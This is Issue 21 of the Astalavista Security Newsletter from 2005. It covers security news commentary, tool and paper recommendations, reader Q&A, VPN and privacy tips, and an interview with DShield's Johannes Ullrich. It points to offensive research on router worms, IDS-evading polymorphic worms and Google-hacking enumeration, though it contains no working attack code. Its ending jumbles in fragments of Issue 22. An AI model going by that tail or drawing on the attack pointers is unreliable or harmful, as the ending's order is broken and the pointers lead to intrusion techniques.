http://news.netcraft.com/archives/2005/09/20/report_cisco_flaw_could_allow_router_worm.html

Astalavista's comments :

Could or would? I doubt someone is that totally insane, irresponsible given the knowledge required from my point of view, not just to execute, but to actually infect, hide and realize the potential of such a superworm, attacking the very core of the Internet – its routers. The implications of such a worm require a much broader understanding of the amount and content of data can be gather, while for me it has always acted as the best example sensitive of plain-text commucations. Those interested in such a worm would include government agencies wanting to make sure they are not vulnerable, but can exploit adversaries' networks, segmentation based worms, namely those who would do their best not to generate any suspicious traffic on a world scale, and a mad man who cannot find out how to abuse the Internet and eventually decides to cause havoc.

Some of the best research papers on the topic I enjoyed reading a long time ago are:

Routing Worm : A Fast, Selective Attack Worm based on IP Address Information

http://tennis.ecs.umass.edu/~czou/research/routingWorm-techreport.pdf

[NSA GRANTED NET LOCATION-TRACKING PATENT]

Patent 6,947,978, granted Tuesday, describes a way to discover someone's physical location by comparing it to a "map" of Internet addresses with known locations.

The NSA did not respond on Wednesday to an interview request, and the patent description talks only generally about the technology's potential uses. It says the geographic location of Internet users could be used to "measure the effectiveness of advertising across geographic regions" or flag a password that "could be noted or disabled if not used from or near the appropriate location."

More information can be found at :

http://beta.news.com.com/2100-7348_3-5875953.html?

Astalavista's comments :

What I like in the approach is that it doesn't blindly try to guess the location, but matches with predefined ones. On a large intelligence scale, this, when integrated within different data gathering sensors, could link up an entire profile and provide more clarity into who's who, who's where, and who's been there and there, and who's coming from where. Their approach goes beyond

IPtoGeolocation, one in that the NSA utilizes many more, authorized or not access to HUGE network data streams, that just have to be coordinated in order to provide the NSA with a different look of the Internet.

A great research on the very same topic can be found at :

http://www.caida.org/outreach/papers/2005/fingerprinting/KohnoBroidoClaffy05-devicefingerprinting.pdf

The patent itself can be found at :

http://cryptome.org/nsa-6947978.htm

[DON'T TRUST SECURITY TO TECHIES ALONE, GARTNET SAYS]

Jay Heiser, a Gartner vice president, said the fundamental problem with a purely technical approach is that IT security professionals have no understanding of business. Speaking at this week's Gartner IT Security Summit in London, Heiser said businesses must now mature and appoint individuals who understand the complexities of business, rather than the simplicities of security.

A "risk management officer" is now more critical than the traditional security professional whose job is either a part-time distraction from network management, or to "scare money out of the CIO" or block projects that could have been beneficial to the organization, Heiser said.

More information can be found at :

http://news.zdnet.com/2100-1009_22-5868906.html

Astalavista's comments :

Even though I fully agree that security consultants and other security experts need to have at least basic understanding of the business processes, so that they would try to achieve even more balance between efficiency and security risks, you should require your consultants to have an MBA degree. What's more, I'm a firm believer in the industry's shift towards risk management instead of plain penetration testing and perimeter based consultations from people heavily investing into security auditing tools. Face the facts, the industry is flooded with security consultants with as many security certificates as there are malicious connection attempts on your networks – but lacking out a basic business understanding. That, from my point of view, will result in a much more informed and balanced solution.

[YAHOO! ASSISTS CHINESE DISSIDENT CONVICTION]

Media watchdog Reporters Without Borders has accused Yahoo! of going out of its way to help Chinese authorities to convict a "dissident journalist".

Shi Tao was sentenced in April to 10 years imprisonment for "divulging state secrets" partly on the basis of evidence supplied by Yahoo!. Reporters Without Borders said it "provided China's state security authorities with details that helped to identify and convict him".

"We already knew that Yahoo! collaborates enthusiastically with the Chinese regime in questions of censorship, and now we know it is a Chinese police informant as well," the press freedom organization said.

Yahoo! is attempting to downplay the row by saying it was simply complying with local laws in assisting the Chinese authorities. Yahoo! Spokeswoman Mary Osako said: "Just like any other global company, Yahoo! must ensure that its local country sites operate within the laws, regulations and customs of the country in which they are based."

More information can be found at :

http://www.theregister.co.uk/2005/09/07/yahoo_china_dissident_case/

Astalavista's comments :

Totally bad publicity for this anyway, outstanding brand, that like pretty much all the major international companies are trying to penetrate the Chinese market, which unlike others has many censorship related legislations to be taken care of and enforced if necessary. Sounds pretty normal from a business point of view, and obviously moral and ethics are out of the question. While the topic bugs me a lot, I can only imagine what Google have done or are currently doing when it comes to enforcements like this.

***Cryptome.org** has featured a **Yahoo! Rats** story to express their attitude towards these actions :*

http://cryptome.org/yahoo-rats.htm

[03] **Astalavista Recommends**

This section is unique with its idea and the information included within. Its purpose is to provide you with direct links to various white papers and tools covering many aspects of **Information Security**. These tools are defined as a **"must see"** for everyone interested in deepening his/her knowledge in the security field. The section will keep on growing with every new issue. **Your comments and suggestions about the section are welcome at security@astalavista.net**

" **RULES FOR FIREWALLS** "

These rules are generated from RIPE LISTS, APNIC LISTS, LACNIC LISTS and ARIN LISTS. Therefore IP address ranges of these countries are not listed in mentioned LISTS cannot list below rules. As a consequence, note that only these lists cannot deny all IP-addresses of the above-mentioned countries. But I think if use this, in almost cases, you can completely deny direct accesses from these countries.

http://www.astalavista.com/index.php?section=directory&linkid=5025

" **OP V1.31** "

The op tool provides a flexible means for system administrators to grant access to certain root operations without having to give them full superuser privileges. Different sets of users may access different operations, and the security-related aspects of each operation can be carefully controlled.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5029

" **MASSIVE – ENUMERATION TOOSET** "

MASSIVE Enumeration Toolset, or MET, is a small tool that helps mine information from google.com. It supports Johnny's GHDB (Google Hacking Database XML Format) and Google's SOAP and Mobile APIs.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5015

" **ANALYZER – PHP SECURITY PROBER** "

Analyzer is a PHP open source script that tests and debugs any kind of PHP-Nuke based installation. Security checks are done for them, including MySQL, PHP, and PHP.INI settings such as register globals. Script can run in any OS environment that supports PHP.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5108

" **WIKID – OPEN-SOURCE SECURE TWO-FACTOR AUTHENTICATION SYSTEM** "

The WiKID Strong Authentication System is a highly scalable, secure two-factor authentication system consisting of a server, a token client, and network clients that connect a service such as a VPN or Web page to the WiKID server to validate one-time pass codes. The user enters their PIN into the token client, where it is encrypted and sent to the server. If the PIN is correct, the encryption valid, and account active, the one-time pass code is generated, encrypted, and returned to the user.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5056

" **GMAIL DRIVE V1.08** "

GMail Drive is a Shell Namespace Extension that creates a virtual filesystem around your Google GMail account, allowing you to use GMail as a storage medium. GMail Drive creates a virtual filesystem on top of your Google GMail account and enables you to save and retrieve files stored on your GMail account directly from inside Windows Explorer. GMail Drive literally adds a new drive to your computer under the My Computer folder, where you can create new folders, copy and drag'n'drop files to.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5102

" **TOOLBARCOP V3.4** "

Toolbarcop can be used to eliminate malware toolbands, toolbar icons and browser helper objects in Internet Explorer.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5006

" **THE TABLE OF QUIVALENTS, REPLACEMENTS, ANALOGS OF WINDOWS SOFTWARE IN LINUX** "

Even though a bit outdated, it may still come handy for everyone.

http://www.astalavista.com/index.php?section=directory&linkid=5026

" **RWKG RANDOM WEP/WPA KEYS GENERATOR** "

The RWKG tool can be used to generate random WEP and WPA keys. These randomly generated a strings of allowed ASCII characters are then converted to their hex format (where 5/13/16/29 characters are used to create 64/128/152/256 bits WEP keys, or between 8 and 63 characters strings to create WPA/PSK keys).

http://www.astalavista.com/index.php?section=directory&linkid=5020

" **ZEBEDEE – SECURE IP TUNNEL** "

Zebedee is a simple program to establish an encrypted, compressed "tunnel" for TCP/IP or UDP data transfer between two systems. This allows traffic such as telnet, ftp and X to be protected from snooping as well as potentially gaining performance over low-bandwidth networks from compression.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5059

[04] **Astalavista Recommended Papers**

" **DATABASE SECURITY AND CONFIDENTIALITY : EXAMINING DISCLOSURE RISK VS. DATA UTILITY** "

Managers of database security must ensure that data access does not compromise the confidentiality afforded data providers, whether individuals or establishments. Recognizing that deidentification of data is generally inadequate to protect confidentiality against attack by a data snooper, managers of information organizations (IOs)—such as statistical agencies, data archives, and trade associations—can implement a variety of disclosure limitation (DL) techniques - such as top coding, noise addition and data swapping—in developing data products.

http://www.astalavista.com/index.php?section=directory&linkid=5013

" **ADVANCED POLYMORPHIC WORMS : EVADING IDS BY BLENDING IN WITH NORMAL TRAFFIC** "

Normal traffic can provide worms with a very good source of information to camouflage themselves. In this paper, we explore the concept of polymorphic worms that mutate based on normal traffic. We assume that a worm has already penetrated a system and is trying to hide its presence and propagation attempts from an IDS.We focus on stealthy worms that cannot be reliably detected by increases in traffic because of their low propagation factor.We first give an example of a simple polymorphic worm. Such worms can evade a signature-based IDS but not necessarily an anomaly-based IDS. We then show that it is feasible for an advanced polymorphic worm to gather a normal traffic

profile and use it to evade an anomaly-based IDS.

http://www.astalavista.com/index.php?section=directory&linkid=5027

" **XCON'S PRESENTATIONS** "

Topics include : Anti-Virus Heuristics Reconfigurable Synchronization Technique, Talking About 0day, Structural Signature and Signature's Structure, Java & Secure Programming, Hacking Windows CE, Windows Kernel Pool Overflow Exploitation Demo, I want to see farther, New architecture and approach in Network Virus Detction, Advanced Trojan in Grub, New thoughts in ring3 nt rootkit Demo Security in development environment Research on Same Source Feature Measuring Technology of Software, Profiling Malware and Rootkits from Kernel-Mode

http://www.astalavista.com/index.php?section=directory&linkid=5016

" **THE CASE FOR USING LAYERED DEFENSES TO STOP WORMS** "

For this paper, we studied current worm strategies and implementations and tried to determine whether the trends point to a significant worsening of the problem in the near future. Are worm technologies improving? Are worm attacks becoming more sophisticated? We were also interested in defensive technologies that can be used to combat the worm problem. Where are defensive technologies best applied?

http://www.astalavista.com/index.php?section=directory&linkid=5052

" **THE SECURITY ARCHITECTURE FOR OPEN GRID SERVICES** "

This document proposes a strategy for addressing security within the Open Grid Services Architecture (OGSA). It defines a comprehensive Grid security architecture that supports, integrates and unifies popular security models, mechanisms, protocols, platforms and technologies in a way that enables a variety of systems to interoperate securely. The document presents a security model, describes a set of security components that need to be realized in the OGSA security architecture, and presents a set of use patterns that show how these components can be used together in a secure Grid environment.

http://www.astalavista.com/index.php?section=directory&linkid=5044

" **HOW YAHOO FUNDS SPYWARE** "

This article proceeds in three parts. First, I show examples of Yahoo ads supporting Claria, eXact Advertising, Direct Revenue, 180solutions, and various others; I also review the objectionable practices of each of these vendors. (Numerous additional examples on file.) Second, I review Yahoo's disclosures to advertisers -- finding that Yahoo has failed to tell advertisers about its controversial syndication partners, even in general terms. I conclude with recommendations to Yahoo (and other PPC search engines that allow syndication), as to how to put an end to this mess and avoid such problems in the future.

http://www.astalavista.com/index.php?section=directory&linkid=5041

" **UNDERSTANDING A HACKER'S MIND – A PSYCHOLOGICAL INSIGHT INTO THE HIJACKING**

OF IDENTITIES"

This paper explores both the scope and the intentions of hackers – and furthermore, how enterprises are victimised, especially in terms of identity theft. It was important to us to understand the minds of hackers; therefore we spent time analysing their psychological and sociological drivers as well as their intentions and methodologies. We examined recent abstracts and research projects conducted by prominent academics and experts, including an empiric study by the German Bundeskriminalamt (BKA) that aims to sensitise society in terms of identity theft, underlining theory with examples from the real world.

http://www.astalavista.com/index.php?section=directory&linkid=5055

" **HOWTO INSTALL MAC OS X ON A COMMODITY INTEL PC IN 8 STEPS** "

A guide to installing the developer Intel version of Mac OS X Tiger (Intel) on a generic PC. The amazing thing: I installed and troubleshooted the installation of Mac OS X on Intel in 8 steps."

http://www.astalavista.com/index.php?section=directory&linkid=5064

" **DETECTING TRAFFIC ANOMALIES THROUGH AGGREGATE ANALYSIS OF PACKET HEADER DATA** "

If efficient network analysis tools were available, it could become possible to detect the attacks, anomalies and to appropriately take action to contain the attacks. In this paper, we suggest a technique for traffic anomaly detection based on analyzing correlation of destination IP addresses in outgoing traffic at an egress router. This address correlation data are transformed through discrete wavelet transform for effective detection of anomalies through statistical analysis. Our techniques can be employed for post-mortem and real-time analysis of outgoing network traffic at a campus edge.

http://www.astalavista.com/index.php?section=directory&linkid=5034

" **A STRUCTURED APPROACH TO CLASSIFYING SECURITY VULNERABILITIES** "

Understanding vulnerabilities is critical to understanding the threats they represent. Vulnerabilities classification enables collection of frequency data; trend analysis of vulnerabilities; correlation with incidents, exploits, and artefacts; and evaluation of the effectiveness of countermeasures. Existing classification schemes are based on vulnerability reports and not on an engineering analysis of the problem domain. In this report a classification scheme that uses attribute-value pairs to provide a multidimensional view of vulnerabilities is proposed.

http://www.astalavista.com/index.php?section=directory&linkid=5071

[05] **Astalavista.net Advanced Member Portal v2.0 – Become part of the community today!**

Become part of the **community** today. **Join us!**

Wonder why? Check it out :

The Top 10 Reasons Why You Should Join Astalavista.net

http://www.astalavista.net/v2/?cmd=tour&page=top10

and our **30%** discount this month

http://www.astalavista.net/v2/?cmd=sub

What is Astalavista.net all about?

Astalavista.net is a global and highly respected security community, offering an enormous database of **very well-sorted and categorized Information Security resources - files, tools, white papers, e-books.** At your disposal are also thousands of **working proxies**, **wargames servers**, where you can try your skills and discuss the alternatives with the rest of the members. Most important, the daily updates of the portal turn it into a valuable and up-to-date resource for all of your computer and network security needs.

Among the many other features of the portal are :

- Over **5.5 GByte** of Security Related data, **daily updates** and always responding links.
- Access to thousands of anonymous proxies from all over the world, daily updates
- **Security Forums Community** where thousands of individuals are ready to share their knowledge and answer your questions; replies are always received no matter of the question asked.
- Several **WarGames servers** waiting to be hacked; information between those interested in this activity is shared through the forums or via personal messages; a growing archive of white papers containing info on previous hacks of these servers is available as well.

[06] Site of the month

Top 500 Supercomputers for June 2005

The TOP500 project was started in 1993 to provide a reliable basis for tracking and detecting trends in high-performance computing. Twice a year, a list of the sites operating the 500 most powerful computer systems is assembled and released.

http://www.top500.org/

[07] Tool of the month

EULAlyzer v1.0

EULAlyzer can analyze license agreements in seconds, and provide a detailed listing of potentially interesting words and phrases. Discover if the software you're about to install displays pop-up ads, transmits personally identifiable information,

uses unique identifiers to track you, or much more.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=5082

[08] **Paper of the month**

An Illustrated Guide to IPSec

This is the first of two papers, the second of which covers key exchange, the Security Parameters Database, and other finer points of an IPSec configuration: in this paper we'll touch on them only briefly.

http://www.astalavista.com/index.php?section=directory&linkid=5046

[09] **Free Security Consultation**

Have you ever had a Security related question but you weren't sure where to direct it to? This is what the "Free Security Consultation" section was created for. Due to the high number of Security-related e-mails we keep getting on a daily basis, we have decided to initiate a service, free of charge. Whenever you have a Security related question, you are advised to direct it to us, and within 48 hours you will receive a qualified response from one of our security experts. The questions we consider most interesting and useful will be published at the section. Neither your e-mail, nor your name will be disclosed.

Direct all of your security questions to security@astalavista.net

Thanks a lot for your interest in this free security service, we are doing our best to respond as soon as possible and to provide you with an accurate answer to your questions.

Question : Hello folks at Astalavista, great newsletter, very informative, keep up the good work and your spirit!! I happen to maintain a relatively small network, network security budgets are a bit out of the question even though we take care of viruses and spyware by using a well known vendor's appliance. What bothers me is that recently I've received notifications computers unable to download their anti-virus updates, and also complaints from laptop users who are also having the same problems both when using our network and from home. What might be the problem?

Answer : I feel, that these very same local and remote users are actually the ones infected with some malware, which is successfully blocking their requests to major anti-virus update sites – a techniques that's very common for the majority of malware these days. Are there any integrity checking and verification practices in place, are desktops restored to their default configurations, besides all, why would an end user be given the opportunity to touch his/her HOSTS file at all? Ensure that laptop users are fist scanned and clean before any connection to the network is allowed, it would greatly reduce the risk of further infections.

Question : Hi people, I really appreciate your contributions and decided to drop you a line on a problem I have right now. I feel someone's using my bandwidth and was wondering could it be someone transferring data from my PC to someone else, or even hosting it? I would define myself as an experienced gamer, but security on my PC is taken care of a firewall and anti-virus program that a friend installed once?

Answer : There's always a real chance you could be participating in a botnetwork, and the best, and free way to check it is by visiting **Dshield.org**, a distributed security events network that would let you know if your IP address has been noticed doing something suspicious. You can also read an interview with its main developer, which we have interviewed in this issue of our newsletter. A great traffic measurement and tracking tool is usually provided by your ISP. It will provide you with a detailed overview on how much traffic you have consumed and when, just for reporting purposes and in case you're interested. Keeping an eye on this, at least though to be an independent source; given that host based traffic monitoring tools can by bypassed, you will have the chance to notice any abnormal traffic activities going on. Ensure the PC is 99% malware free and ensure your application level firewall permits only traffic that matters to you.

Question : Dear folks at Astalavista, I wanted to share a situation I had recently. I have always trusted the content of CDs and DVDs and though they are viruses free, I have different opinion on this one these days as I got myself infected from a CD that I borrowed from a friend. As it's totally freeware applications, he denies having anything to do with that. Should I always check their content, and isn't this too time-consuming, even unnecessary?

Answer : Time-consuming, perhaps if you don't have an on-the-fly virus protection, unnecessary that greatly depends on its content and how much you trust it. Freeware applications CDs always pose a risk, and several years ago I personally witnessed a flowed model for distribution of readers-coded applications on a CD, which resulted in the magazine's infected readers due to the majority of 0-day viruses on it. A decent, real-time malware protection should help you, but common sense before trusting content is your best solution.

[10] **Astalavista Security Toolbox DVD v2.0 - what's inside?**

Astalavista's Security Toolbox DVD v2.0 is considered **the largest and most comprehensive Information Security archive available offline**. As always, we are committed to providing you with a suitable resource for all your security and hacking interests - in an interactive way!

The content of the **Security Toolbox DVD** has been carefully selected, so that you will only browse through quality information and tools. No matter whether you are a computer enthusiast, a computer geek, a newbie looking for information on "how to hack", or an IT Security professional looking for quality and up to date information for offline use or just for convenience, we are sure that you will be satisfied, even delighted by

the DVD!

More information about the DVD is available at:

http://www.astalavista.com/index.php?page=3

[11] **Enterprise Security Issues**

In today's world of high speed communications, of companies completely relying on the Internet for conducting business and increasing profitability, we have decided that there should be a special section for corporate security, where advanced and highly interesting topics will be discussed in order to provide that audience with what they are looking for - knowledge!

- **What else should I worry about besides the encryption length of my VPN solution? -**

This article will give you a brief overview of the important role VPNs play in today's highly mobile workforce and constant integration between partners and suppliers. It would also provide you with an understanding of the associated flaws and practical recommendations on how to deal with them. VPNs are indeed among the most cost-effective solutions for remote and secure access to a company's organization, given they're reasonably protected.

During the last couple of years we have witnessed the development of the mobile organization, with employees, salespeople, partners and suppliers each of them eager to connect to your company's infrastructure with the idea to share data, request or syndicate such. The benefits of today's information sharing economy have had a tremendous impact on the improved levels of productivity and the transparency of the infrastructure itself, however the open nature of these networks turns them into valuable entry points in the organization's network.

Some of the associated risks with the introduction of VPNs is perhaps the myth behind the encrypted communication, one of the main purposes of the protocol, besides ensuring the right people connect to the organization over the Internet as a public network. Being "invincible" is always tricky at the end and you should consider living with the idea that every new productivity related concept has its security implications tool.

Some of the issues you should consider paying more attention to are :

Client-side attacks – as always these represent the end users themselves, naïve, irresponsible, unaware of today's tricky tactics of malicious attackers, while holding one of the keys to your internal network. Lack of understanding of physical security, irresponsible maintenance of login data would definitely cause you a lot of trouble. What's even worse – all the threats that apply to a general PC such as malware, spyware, keyloggers could be employed as well.

Ensuring Man-in-the-Middle attacks are out of the question even though malicious routers or servers transfer any of the data, could be achieved with adding yet another layer of security, namely digital certificates and IPSec

Avoid default configurations of software and hardware in case you want to sacrifice security for productivity.

The perimeter based security of your VPN device would naturally affect both its Effectiveness and security. Fingerprinting your server should be out of the question, and ensuring IDSs can analyze traffic within the tunnel, otherwise several other scenarios arise. IPSec should be considered the protocol of choice.

Authentication should be enhanced, and no information should be shared before a reliable authentication is achieved, with the help of SSL for instance.

Another crucial, but often overlooked issue, is to never allow full access to all your resources, sounds simple. It is, while it isn't as often considered as it should.

Check out the following publications closely related with the topic of VPNs and secure data transfer :

http://www.astalavista.com/index.php?section=directory&linkid=1837
http://www.astalavista.com/media/directory/uploads/openvpn.pdf
http://www.astalavista.com/index.php?section=directory&linkid=3620

[12] **Home Users' Security Issues**

Due to the high number of e-mails we keep getting from novice users, we have decided that it would be a very good idea to provide them with their very special section, discussing various aspects of Information Security in an easily understandable way, while, on the other hand, improve their current level of knowledge.

- **Tips for enhancing your online privacy** -

This article will give you a basic understanding of today's level of privacy exposure, why it's inevitable, how unwanted the implications could be, and how to ensure you take advantage of the Internet without loosing what's most important to you.

Information researching is possible, mainly because of the fact that people share information. Each and every day you share information that provides you with the ability to pay your bills, do your research, register for a web services, communicate with friends, and be an active participant in the 21st century. Distinguishing between sensitive, private and unimportant data varies from person to person, whereas your exact physical location, daily habits of using the Internet, your age, sexual orientation or music preferences can all be defined as rather sensitive information given a particular situation. In order to take advantage of all the joys in this multi-connected world, you would inevitably have to sacrifice some of your privacy, the way you search and research for private topics, or the way your retailer needs to act as an intermediary while processing your credit card purchase.

The main risks associated with your privacy are the exposure of your private date, its interception over the Internet, or your ticking you into somehow

revealing it be it in from of a web form, or Internet participant. Making sure you're protected wouldn't mean you would simply have to follow these tips, but trying to understand the impact and why you should bother could prove to be successful.

Never reveal personal information to unknown or not to be trusted web sites

> Simply don't give your personal email, real address, names, zips etc unless you absolutely have to. Companies, even scammers are constantly trying to gather as much info as possible, what later one happens with this information is pretty much automated newsletter subscriptions, sold email to a spammer, or a malicious attacker trying to trick you into revealing more info about yourself.

Don't disclose personal information to strangers

> But what is a stranger these days over the Internet? Consider anything unusually suspicious, don't go into talkative mode unless you are absolutely sure who you're talking to, best of all try to link the uses/abuses of every information you give. These days it's not just about the personal privacy we're talking about, but to the balance of your credit card or the one you didn't know you actually applied for.

Consider proxies a double-edged sword

> It may come handy as a solution, or as a way to bypass certain restrictions, as proxies are available on pretty much every privacy/security web site out there. What is to be considered is that a great deal of proxies these days are acting as honey pots run by researchers, malicious users, or the Feds themselves. For absolutely no reason don't access login-based services through the use of proxies.

Always know that you may be actually watched

> Doing what, it's up to you, keeping this in mind might make you think in a constructive "what if" analysis way. What if I were watched?!

Never transfer sensitive information in plain-text

> Simple, while the simplest things are the basis of everything. If you want to be at least partly(but better than nothing!) ensured, don't send information you wouldn't want others to see in plain-text, which is like sending a letter and leaving it open, could and would be read!

Don't leave important information unencrypted while stored online/offline

> If you want to take advantage of hosting sensitive information online or offline, ensure it's encrypted and not just laying there in plain-text. The disadvantages will come with the keys, while the advantages will protect you even when having your account/security compromised.

Ensure your PC is as secure as possible from threats such as malware and spyware

Today's malware and spyware no longer collect keystrokes for the sake of their authors' amusement. Instead, financial information, transactions, research projects, logins and passwords are the topics of interest. Understanding malware and spyware, at least slightly will improve your ways of protection even more, don't just go for the tool itself, understand what it DOES, and what it DOESN'T.

Make sure you are aware of an site's/HR agency's Privacy Policy

Ok, you will say, but Google's Privacy bothers me and I simply cannot stop using it – very good point, then consider timing attacks, Google's cookie and the nature of your daily/average requests cannot be associated with you. Privacy policies are never read, whereas they might reveal shocking information on a company's practices, - did you know Gmail.com is keeping emails after they are deleted for "some period of time", open statements like these are simply unacceptable, while there's a bigger goal behind this, it's out of the topic for the purpose of this article. Make sure you know who you are sending your CV to, and what is eventually going to happen with it. What I usually do is that I digitally encrypt and leave a small unique ID that cannot be modified which I later on associate with the company I applied for, rather impractical to some, sense of security for others , but in case I see it somewhere, I would be able to immediately identify where it leaked from.

Concerns on the use of web anonymizer services

Web anonymizing services have shown a steady growth, due to the end users' concerns about privacy and hostile web sites. My advice is that if you go for such a service, keep in mind that actively searching for child pornography wouldn't stay unnoticed, and make sure you inform yourself on how anonymous it actually is. Besides all, mixing network traffic from end users, corporate and government institutions is always mixed in a way it can be proved who was who, so it doesn't end up in blaming the Justice Department for the malicious download of... ☺

Consider avoiding HTML based emails

Great interactivity, while totally unnecessary in case you don't want to open yourself to a great deal of other active attacks, as well as expose your online presence.

[13] **Meet the Security Scene**

In this section you are going to meet famous people, security experts and all personalities who in some way contribute to the growth of the community. We hope that you will enjoy these interviews and that you will learn a great deal of useful information through this section. In this issue we have interviewed **Johannes Ullrich**, CTO of the **SANS Internet Storm Center**, and the main developer behind the **Dshield.org** project.

Your comments are welcome at security@astalavista.net

Interview with Johannes Ullrich, http://www.dshield.org/

Astalavista : Hi Johannes, would you, please, introduce yourself to our readers and share some info about your professional experience in the industry?

Johannes : I started out as a physicist, and worked as a researcher for a small company for a few years. Throughout my graduate work, and in my first job, I was heavily using a computer, and having more fun with that part than the actual physics. So I decided to switch fields and took a position with a web development company. Security was always part of what I did in one way or another. After the big wave of attacks against e-bay and others in early 2000, I heard about how corporations (in particular banks at the time) attempted to setup information sharing systems. At the same time, personal firewalls became popular and I figured it would be easy for home users to exchange information in the same way. This is how DShield was born. While it took me a while after the initial idea to further think things through, I sat down for the Thanksgiving weekend in 2000 and wrote the first version of DShield.

Astalavista : How did the idea of Dshield come out, were you concerned about the acceptance of the idea, and how would you describe the project today compared to what it was when you started it?

Johannes : Probably the most obvious change is growth, and the integration of DShield into the Internet Storm Center. While it is still used by a lot of home users, DShield is now being taken serious by a lot of corporate users and governments. The Internet Storm Center provides invaluable manpower to DShield in the form of our volunteer handlers.

Astalavista : Josh Bethencourt, et al, released a paper entitled "Mapping Internet Sensors With Probe Response Attacks" at the 14th USENIX Security Symposium, highlighting various threats to sensor networks. What do you think are indeed, the biggest threats to their future?

Johannes : DShield is in so far different from some of the other data collection efforts in that it is using real life networks. In so far, the threat of sensor evasion is an opportunity. The more sensors, the less space there is left to attack. We do monitor the data carefully for the injection of false data. Up to this point, the main problem is sensor misconfiguration. We always had 'data harvesting' protections in place, and continue to refine them. Again, the main threat here are innocent mistakes with people writing automated query systems that will result in a DDOS attack.

Astalavista : Do you believe that while trying to avoid sensor networks maintained from both security researchers, vendors and projects such as Dshield and the Internet Storm Center ones, malicious attackers are ready to sacrifice speed and efficiency while they segment and localise their targets in a way it wouldn't raise anyone's eyebrows, at least globally?

Johannes : Attackers do no longer attack globally. The real threat these days is from targeted attacks against particular networks (e.g. ISP, University or Company). Our data is very valuable in this context as it provides a global background these networks can use to identify targeted attacks. I will be very happy if attackers avoid DShield sensors. One more reason to sign up today (see http://www.dshield.org/howto.php).

Astalavista : How much traffic are you processing, and how do you actually manage to analyze it? Most of all, what are the possibilities for detecting 0-day vulnerabilities though the data acquired, locally and globally?

Johannes : We do acquire about 25-30 Million lines of firewall logs each day. The data is very limited (IP Addresses, Ports, Protocols, Timestamp...). However, the purpose of the data is not to provide all the answers, but to tell use where to look closer and to be fast. An analyst will always ask for more information. But the goal of DShield is to be fast. So our trade off is to limit the fidelity of the information (which also reduces privacy issues). The data will allow us to focus. For example, DShield will tell us (like last week) that port 1030 scanning is on its way up. In itself, this tells us very little. But it prompted us to ask for more information about these scans in our daily handlers diary. Shortly after, some people submitted full packets identifying the traffic as popup spam.

Astalavista : Given the sometimes underestimated power of the masses, have you ever considered integrated Dshield within an OEM, namely firewall, IDSs vendors, with the idea to expand its reach?

Johannes : Yes. We considered it, and would very much encourage vendors to incorporate the ability to send reports. One problem in the past was that we do not have the manpower to provide much support to vendors. But essentially, they could just do it on their own.

Astalavista : How would you describe the cooperation with different countries, ISPs related to the abuse of their networks, or their practices when dealing with abusive users?

Johannes : This has been a big success story of the last couple of years. ISPs are cooperating. Most of this cooperation is "packethead to packethead" and very informal. But cooperation like this has already reduced if not fully averted some attacks. Law enforcement agencies world wide do start to cooperate more as well. But of course, they can not do this as informally as ISPs can.

Astalavista : Through initiatives like yours, quarterly reports from security Vendors etc., the industry and the public are very aware of where the threats are geographically coming from. Isn't this rather ironical, and do you believe the lack of accountability, understanding, even awareness makes the situation even worse?

Johannes : From some cursory analysis of my own, malicious activity is very much proportional to the number of Internet users. There are a few geographic anomalies that are typically caused by local issues. For example, German ISPs are not allowed to store which user owned a particular IP address at any time. As a result, abuse follow up is almost impossible. The collaborative efforts I mentioned above to help a lot to get everyone on the same page.

Astalavista : In what way have threats evolved during the last couple of years from your point of view?

Johannes : Worms and bots are all about money now (actually, worms kind of disappeared). Also, we do see more attacks against client applications like browsers and e-mail clients. For servers, more attacks target applications running on top of the actual service (e.g. attacks against awstats vs. attacks against Apache).

Astalavista : What is your attitude towards full-disclosure?

Johannes : Responsible full disclosure if very important. I am overall against keeping secrets. Once a patch is available, enough details have to be provided to the user to understand the vulnerability. Otherwise, the user can not make an educated decision about how urgent the patch is for a particular environment. I am however against the release of some of the exploits that are labelled as "PoC" exploits. A PoC usually does not need to provide a remote shell to proof the existence of the vulnerability.

Astalavista : In conclusion, I wanted to ask for your viewpoint on the possible future release of a router worm, the motives behind it and its implications for the Internet?

Johannes : Router worms, or at least a router DDOS attack has been a possibility for a while. These days, most routers are attacked using weak passwords. I don't think this is a big infrastructure-wide issue, as core routers are typically well maintained and have contingency plans setup. It would need something like a zero day router worm to make an impact. However, small ISPs and such can still be hit. If it took an ISP a week to find the right command to setup ACLs for slammer, they are probably not able to deal with a widespread router exploit either.

[14] IT/Security Sites Review

The idea of this section is to provide you with reviews of various highly interesting and useful security or general IT related web sites. Before we recommend a site, we make sure that it provides its visitors with quality and a unique content.

-

ComputerForensicsWorld.com

-

http://www.computerforensicsworld.com/

ComputerForensicsWorld is a growing community of professionals involved in the forensics industry.

-

Top 50 Sci-Fi, Shows of All Time

-

http://www.boston.com/ae/tv/gallery/topscifishows/

With the resurgence science fiction shows this season, Boston.com's Entertainment staff decided to take a look at some of the sci-fi genre shows from yesteryear. Based on years of sci fi viewing experience and through a variety of online sources, we've come up with our picks for the Top 50 science fiction shows of all time.

-
Xatrix.org
-
http://www.xatrix.org/

Security news, downloads and many other resources.

-
TiVo Techies Forums
-
http://www.tivotechies.com/

TiVo technical information, tips, tricks, guides and secrets

-
FreewareFiles.com
-
http://www.freewarefiles.com

Hundreds of freeware applications.

[15] Final Words

Dear readers,

We are sure you have had great time while going through Issue 21.

Let us know your comments for this issue!

Till next time, but in the meantime – disrupt concepts and develop new ones, keep your spirit, and your eyes open :--)

Yours truly,

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

Astalavista Group Security Newsletter
Issue 22 - 30 October 2005
http://www.astalavista.com/
security@astalavista.net

- Elsenot.com
- Surveillance-and-Society.org
- StaySafeOnline.info

[14] **Final Words**

[01] **Introduction**

Dear readers,

Welcome to Issue 22 of the Astalavista Security Newsletter!

In this issue we have interviewed **Daniel Brandt**, the person behind the **Google-Watch.org** site, featured the best tools and papers that appeared on **Astalavista.com** during October, and two articles, namely "**Things to consider when developing your early-stage security policy**" and "**Antivirus software – so what?!**"

Enjoy **Issue 22**!!

http://www.astalavista.com/index.php?section=gallery

If you want to know more about Astalavista.com, visit the following URL:

http://www.astalavista.com/index.php?page=55

